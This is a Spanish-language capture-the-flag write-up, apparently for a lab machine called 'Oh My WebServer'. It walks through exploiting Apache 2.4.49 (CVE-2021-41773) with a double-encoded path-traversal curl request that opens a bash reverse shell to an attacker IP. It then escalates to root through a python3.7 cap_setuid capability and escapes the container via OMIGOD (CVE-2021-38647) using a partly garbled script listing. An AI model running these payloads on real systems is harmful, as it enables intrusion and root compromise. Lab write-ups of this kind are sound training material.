




Oh My WebServer



Pedro Egea Ortega

Índice

Reconocimiento..... 1

Explotación..... 2

Escalada de Privilegios..... 5


Reconocimiento

Primero realizo un escaneo nmap, que revela que los puertos 22(ssh) y 80(http) están abiertos en la máquina objetivo.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 3072 e0:d1:88:76:2a:93:79:d3:91:04:6d:25:16:0e:56:d4 (RSA)
|_ 256 91:18:5c:2c:5e:f8:99:3c:9a:1f:04:24:30:0e:aa:9b (ECDSA)
|_ 256 d1:63:2a:36:dd:94:cf:3c:57:3e:8a:e8:85:00:ca:f6 (ED25519)
80/tcp    open  http      Apache httpd 2.4.49 ((Unix))
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Consult - Business Consultancy Agency Template | Home
|_ http-server-header: Apache/2.4.49 (Unix)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.62 seconds
```

Explorando la web lo único que aparece es un formulario. No hay subdominios, directorios, paneles de login, ni nada interesante.



Browser address bar: No seguro http://10.129.141.208

Navigation bar: Home About Services Portfolio Blog Contact Download

Form title: Leave A Message.

Form fields:

- Enter Your Name: Full Name
- Enter Your Email: Email
- Your Message: Enter your message...

Send Now

Observando la versión del servidor apache (2.4.49), encontramos que es vulnerable a Path Traversal & Remote Code Execution (RCE) [CVE-2021-41773]

Explotación

Para explotar dicho CVE, realizaremos una petición HTTP que incluya un payload con una reverse shell hacia nuestra máquina atacante.


La petición sin encodear sería la siguiente:

```
$ curl 'http://10.129.141.208/cgi-bin/../../../../bin/bash' --data 'echo Content-Type: text/plain; echo; bash -i &>/dev/tcp/192.168.141.155/666 <&1'
```

Sin embargo, Apache filtra las secuencias `../` directamente, por lo que necesitamos aplicar doble URL encoding sobre los puntos para bypassar dicho filtro, quedando la petición final de la siguiente manera:

```
$ curl 'http://10.129.141.208/cgi-bin/.%32%65/.%32%65/.%32%65/.%32%65/bin/bash' --data 'echo Content-Type: text/plain; echo; bash -i &>/dev/tcp/192.168.141.155/666 <&1'
```

Donde `.%32%65` es la representación en doble URL encoding del punto (`.`), lo que nos permite traversar directorios sin ser bloqueados por Apache.



Para continuar, voy a estabilizar la shell para poder seguir de una manera más cómoda.

Existen muchas maneras de hacerlo, en este caso he utilizado:

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Ctrl+Z

```
$ stty raw -echo; fg
```

```
$ export TERM=xterm
```

```
(pedro@pedro)-[~/Desktop/Ataque/ohmywebserver]
$ nc -nlvp 666
listening on [any] 666 ...
connect to [192.168.141.155] from (UNKNOWN) [10.129.141.208] 50428
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
daemon@4a70924bafa0:/bin$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
daemon@4a70924bafa0:/bin$ ^Z
zsh: suspended nc -nlvp 666

(pedro@pedro)-[~/Desktop/Ataque/ohmywebserver]
$ stty raw -echo; fg
[1] + continued nc -nlvp 666
export TERM=xterm
daemon@4a70924bafa0:/bin$ whoami
daemon
daemon@4a70924bafa0:/bin$ █
```

Tenemos acceso, pero como usuario “daemon”, no vemos ningún usuario en /home y listando la raíz del sistema se puede ver un archivo llamado “.dockenv”, por lo que seguramente estemos dentro de un contenedor docker.

```
daemon@4a70924bafa0:/$ ls -la
total 76
drwxr-xr-x  1 root root 4096 Feb 23  2022 .
drwxr-xr-x  1 root root 4096 Feb 23  2022 ..
-rwxr-xr-x  1 root root    0 Feb 23  2022 .dockenv
drwxr-xr-x  1 root root 4096 Oct  8  2021 bin
drwxr-xr-x  2 root root 4096 Jun 13  2021 boot
drwxr-xr-x  5 root root  340 Apr  6  03:58 dev
drwxr-xr-x  1 root root 4096 Feb 23  2022 etc
drwxr-xr-x  2 root root 4096 Jun 13  2021 home
drwxr-xr-x  1 root root 4096 Oct  8  2021 lib
drwxr-xr-x  2 root root 4096 Sep 27  2021 lib64
drwxr-xr-x  2 root root 4096 Sep 27  2021 media
drwxr-xr-x  2 root root 4096 Sep 27  2021 mnt
drwxr-xr-x  2 root root 4096 Sep 27  2021 opt
dr-xr-xr-x 174 root root    0 Apr  6  03:58 proc
drwx-----  1 root root 4096 Oct  8  2021 root
drwxr-xr-x  3 root root 4096 Sep 27  2021 run
drwxr-xr-x  1 root root 4096 Oct  8  2021/sbin
drwxr-xr-x  2 root root 4096 Sep 27  2021 srv
dr-xr-xr-x 13 root root    0 Apr  6  03:58 sys
drwxrwxrwt  1 root root 4096 Feb 23  2022 tmp
drwxr-xr-x  1 root root 4096 Sep 27  2021 usr
drwxr-xr-x  1 root root 4096 Sep 27  2021 var
daemon@4a70924bafa0:/$
```

Escalada de Privilegios

A continuación, procedemos a escalar privilegios dentro del contenedor.

Utilizamos getcap para buscar binarios con capabilities asignadas:

```
$ getcap -r / 2>/dev/null
```

```
/usr/bin/python3.7 = cap_setuid+ep*
```

Encontramos que python3.7 tiene asignada la capability cap_setuid+ep, lo que nos permite cambiar nuestro UID a 0 (root) desde Python.

Aprovechamos esto ejecutando el siguiente comando:

```
$ python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

Esto nos otorga una shell como root dentro del contenedor y nos permite visualizar la primera flag.

```
daemon@4a70924bafa0:/$ getcap -r / 2>/dev/null
/usr/bin/python3.7 = cap_setuid+ep
daemon@4a70924bafa0:/$ python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami
root
# cat /root/user.txt
[REDACTED]
#
```

***Nota:** La capability cap_setuid+ep asignada a python3.7 nos permite escalar privilegios de forma sencilla.

Las capabilities en Linux son permisos especiales que se pueden asignar a binarios concretos, permitiéndoles realizar acciones privilegiadas sin necesidad de ser root ni tener el bit SUID activo.

En este caso, cap_setuid permite al binario cambiar su UID al de cualquier usuario del sistema, incluido root (UID 0). El sufijo +ep indica que la capability está en estado Effective y Permitted, lo que significa que está activa y lista para usarse en el momento en que se ejecute el binario.

Al tener python3.7 esta capability, podemos llamar a os.setuid(0) desde un script Python para establecer nuestro UID a 0, obteniendo así privilegios de root sin necesitar contraseña ni explotar ningún servicio adicional.

El siguiente paso, será encontrar alguna manera de salir del contenedor docker y obtener acceso a la propia máquina.

Cuando se trabaja con contenedores docker, la configuración de red utiliza una conexión puente que asigna direcciones IP en el rango de 172.17.x.x a los contenedores que contiene. La máquina host y todos los contenedores, se comunican entre ellos a través de esta 'IP puente', en este caso (172.17.0.1).

Si se realiza un escaneo a dicha IP, encontramos el puerto 5986 abierto. El puerto 5986 es utilizado por OMI (Open Management Infrastructure), un agente de gestión remota que Microsoft instala automáticamente en máquinas Linux de Azure al activar ciertas extensiones. Este puerto está asociado al conocido CVE-2021-38647, también llamado OMIGOD.

Para explotarlo, utilizamos un script de Python que nos permite ejecutar código remotamente (RCE). Dado que en el docker no hay editores de texto, tendremos que crearlo con cat EOF

```
root@4a70924bafa0:/# cat > omigod.py << EOF
> #!/usr/bin/env python3
>
"> # OMI (Open Management Infrastructure) es un agente de gestión remota que Microsoft instala automáti
camente en máquinas Linux de Azure cuando usas ciertas extensiones.
> # El problema es que se instalaba con una vulnerabilidad crítica que permite ejecutar comandos como r
oot sin autenticación.
>
(>
u>
>
l> import requests
er> import xml.etree.ElementTree as ET
> import warnings
```

Y ahora aprovechamos para ver el contenido de la segunda flag usando el script

```
$ python3 omigod.py -t 172.17.0.1 -p 5986 -c "cat /root/root.txt"
```

```
root@4a70924bafa0:/# python3 omigod.py -t 172.17.0.1 -p 5986 -c "cat /root/root.txt"
root@4a70924bafa0:/#
```